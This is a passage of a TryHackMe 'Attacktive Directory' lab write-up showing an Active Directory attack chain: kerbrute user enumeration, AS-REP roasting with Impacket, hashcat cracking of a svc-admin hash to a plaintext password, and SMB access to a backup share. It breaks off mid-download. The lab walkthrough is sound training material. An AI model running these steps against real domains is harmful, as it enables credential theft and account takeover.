
Attacktive Directory – TryHackMe

Our main goal is to capture **three flags** – svc-admin, backup, and Administrator. We also need to use specific tools and techniques along the way.

Contents


1.Enumeration

We start by checking if the host is alive.




```
root@ip-10-10-21-43:~# ping 10.10.67.218
PING 10.10.67.218 (10.10.67.218) 56(84) bytes of data.
64 bytes from 10.10.67.218: icmp_seq=1 ttl=128 time=1.53 ms
64 bytes from 10.10.67.218: icmp_seq=2 ttl=128 time=0.676 ms
^C
--- 10.10.67.218 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 0.676/1.104/1.532/0.428 ms
```

The host responds, so we proceed with an **nmap scan**.




```
root@ip-10-10-21-43:~# nmap -sV 10.10.67.218
Starting Nmap 7.80 ( https://nmap.org )
Nmap scan report for ip-10-10-67-218.eu-west-1.compute.internal (10.10.67.218)
Host is up (0.028s latency).
Not shown: 987 closed ports
PORT     STATE SERVICE       VERSION
53/tcp   open  domain?
80/tcp   open  http          Microsoft IIS httpd 10.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-08-16 18:32:28Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local
0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local
```

Next, we enumerate ports **139/445** using **enum4linux**.




```
root@ip-10-10-21-43:~# enum4linux
enum4linux v0.8.9 (http://labs.portcullis.co.uk/application/enum4linux/)
Copyright (C) 2011 Mark Lowe (mrl@portcullis-security.com)

Simple wrapper around the tools in the samba package to provide similar
functionality to enum.exe (formerly from www.bindview.com).  Some additional
features such as RID cycling have also been added for convenience.

Usage: /root/Desktop/Tools/Miscellaneous/enum4linux.pl [options] ip

Options are (like "enum"):
    -U        get userlist
    -M        get machine list*
```

The scan reveals the **NetBIOS domain name**, which is one of the questions in the challenge.




```
root@ip-10-10-21-43:~# enum4linux -U 10.10.67.218
WARNING: polenum.py is not in your path.  Check that package is installed and yo
ur PATH is sane.
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux
/ )

 ==========================
|    Target Information    |
 ==========================
Target ........... 10.10.67.218
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ====================================================
|    Enumerating Workgroup/Domain on 10.10.67.218    |
 ====================================================
[+] Got domain/workgroup name: THM-AD
```

The next step is **user enumeration** with **kerbrute**.



```
root@ip-10-10-21-43:~# kerbrute

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/


Version: v1.0.3 (9dad6e1)

This tool is designed to assist in quickly bruteforcing valid Active Directory a
ccounts through Kerberos Pre-Authentication.
It is designed to be used on an internal Windows domain with access to one of th
e Domain Controllers.
Warning: failed Kerberos Pre-Auth counts as a failed login and WILL lock out acc
ounts

Usage:
  kerbrute [command]
```

The task provides us with a pre-made wordlist of usernames.




https://raw.githubusercontent.com/Sq00ky/attacktive-directory-tools/master/userlist.txt

```
info
admin
2000
michael
NULL
john
```


Configuration of the attack:

*__kerbrute userenm__ – function for user enumeration
*__--dc__ – IP of the target domain controller
*__-d__ – the domain (retrieved earlier via nmap)
*__usernames.txt__ – the given wordlist




```
root@ip-10-10-21-43:~# kerbrute userenum  --dc 10.10.67.218 -d spookysec.local usernames.txt
```

We successfully enumerate a list of valid users.




```
 [+] VALID USERNAME:       james@spookysec.local
 [+] VALID USERNAME:       svc-admin@spookysec.local
 [+] VALID USERNAME:       James@spookysec.local
 [+] VALID USERNAME:       robin@spookysec.local
 [+] VALID USERNAME:       darkstar@spookysec.local
 [+] VALID USERNAME:       administrator@spookysec.local
 [+] VALID USERNAME:       backup@spookysec.local
 [+] VALID USERNAME:       paradox@spookysec.local
 [+] VALID USERNAME:       JAMES@spookysec.local
 [+] VALID USERNAME:       Robin@spookysec.local
 [+] VALID USERNAME:       Administrator@spookysec.local
 [+] VALID USERNAME:       Darkstar@spookysec.local
 [+] VALID USERNAME:       Paradox@spookysec.local
 [+] VALID USERNAME:       DARKSTAR@spookysec.local
 [+] VALID USERNAME:       ori@spookysec.local
 [+] VALID USERNAME:       ROBIN@spookysec.local
 Done! Tested 73317 usernames (16 valid) in 70.970 seconds
```

To simplify further steps, I added **spookysec.local** to /etc/hosts so I can use the domain name instead of the IP address.




```
root@ip-10-10-21-43:~# echo 10.10.67.218 spookysec.local >> /etc/hosts
```

Now, to extract user hashes for accounts with **"Do not require Kerberos preauthentication"** enabled in Active Directory, we use **GetNPUsers.py** from the **Impacket** suite.




```
root@ip-10-10-21-43:~# python3.9 /opt/impacket/examples/GetNPUsers.py
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

usage: GetNPUsers.py [-h] [-request] [-outputfile OUTPUTFILE] [-format {hashcat,john}]
                     [-usersfile USERSFILE] [-ts] [-debug] [-hashes LMHASH:NTHASH]
                     [-no-pass] [-k] [-aesKey hex key] [-dc-ip ip address]
                     [-dc-host hostname]
                     target

Queries target domain for users with 'Do not require Kerberos preauthentication' set and
export their TGTs for cracking

positional arguments:
  target                [[domain/]username[:password]]
```

This yields a **hash for the user svc-admin**.




```
root@ip-10-10-21-43:~# python3.9 /opt/impacket/examples/GetNPUsers.py spookysec.local/svc-admin -no-pass
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

[*] Getting TGT for svc-admin
$krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:35bd3bca01e3bbfb04e529700a702836$b67cd88bdeaffd79c8009ce36792307956731ead7a856e67c015be603a85240ef106ca2c3087b
1202c1013837b262887c9694b1172430b2c10db3350f1b44500412f80cfdfba83473495c3a3507783273fa6202fbda7ba411939af01a46e1d953cd5aa1f04812b507ebe659d9d79d9871d5
f88304a96b97bee53c4e1237236e701e6a541cb84b9f91a3997fed1c12d4ff39e113954e8c3d38d76e0312b6e48f35082a46c1ae1e1bbdc52e2658c74c10952fd877265344f11c7b279219
2a0cb167c627cf86e43115e786d983d9067322067c7e2b02da3dc50d6b9bb09ad8dbbe6509ad87933bbc787bab5303e159212f37f17
```

On the https://hashcat.net/wiki/doku.php?id=example_hashes page, I identified the correct encryption mode.




18200	Kerberos 5, etype 23, AS-REP	$krb5asrep$23$user@domain.com:3e156ada591263b8aab0965f5aebd837$007497cb51b6c8116d6407a782ea

The challenge provides a password dictionary, which we download to crack the hash.



```
m123456
12345
123456789
password
```


Using **hashcat**, we crack the password „management2005”.



```
root@ip-10-10-21-43:~# hashcat -m 18200 hash.txt passwords.txt
hashcat (v6.1.1-66-g6a419d06) starting...

* Device #2: Outdated POCL OpenCL driver detected!

* Filename..: passwords.txt
* Passwords.: 70189
* Bytes.....: 569237
* Keyspace..: 70189
* Runtime...: 1 sec

$krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:35bd3bca01e3bbfb04e529700a702836$b67cd88bdeaffd79c800
9ce36792307956731ead7a856e67c015be603a85240ef106ca2c3087b1202c1013837b262887c9694b1172430b2c1
0db3350f1b44500412f80cfdfba83473495c3a3507783273fa6202fbda7ba411939af01a46e1d953cd5aa1f04812b
507ebe659d9d79d9871d5f88304a96b97bee53c4e1237236e701e6a541cb84b9f91a3997fed1c12d4ff39e113954e
8c3d38d76e0312b6e48f35082a46c1ae1e1bbdc52e2658c74c10952fd877265344f11c7b2792192a0cb167c627cf8
6e43115e786d983d9067322067c7e2b02da3dc50d6b9bb09ad8dbbe6509ad87933bbc787bab5303e159212f37f17:
management2005

Session..........: hashcat
Status...........: Cracked
Hash.Name........: Kerberos 5, etype 23, AS-REP
```


2.Back to the Basics

With these credentials, we log into SMB. Using the -L option with **smbclient**, we list available shares.




```
root@ip-10-10-21-43:~# smbclient -L \\spookysec.local -U svc-admin
Password for [WORKGROUP\svc-admin]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        backup          Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available
root@ip-10-10-21-43:~# 
```

The interesting one is **backup** – and we can log in.




```
root@ip-10-10-21-43:~# smbclient \\\\spookysec.local\\backup -U svc-admin
Password for [WORKGROUP\svc-admin]:
Try "help" to get a list of possible commands.
smb: \>
```

Inside, we find a file called backup_credentials.txt.



```
smb: \> ls
  .                                   D        0  Sat Apr  4 20:08:39 2020
  ..                                  D        0  Sat Apr  4 20:08:39 2020
  backup_credentials.txt              A       48  Sat Apr  4 20:08:53 2020

                8247551 blocks of size 4096. 3627910 blocks available
smb: \> get backup_credentials.txt
getting file \backup_credentials.txt of size 48 as backup_credentials.txt (3.9 K
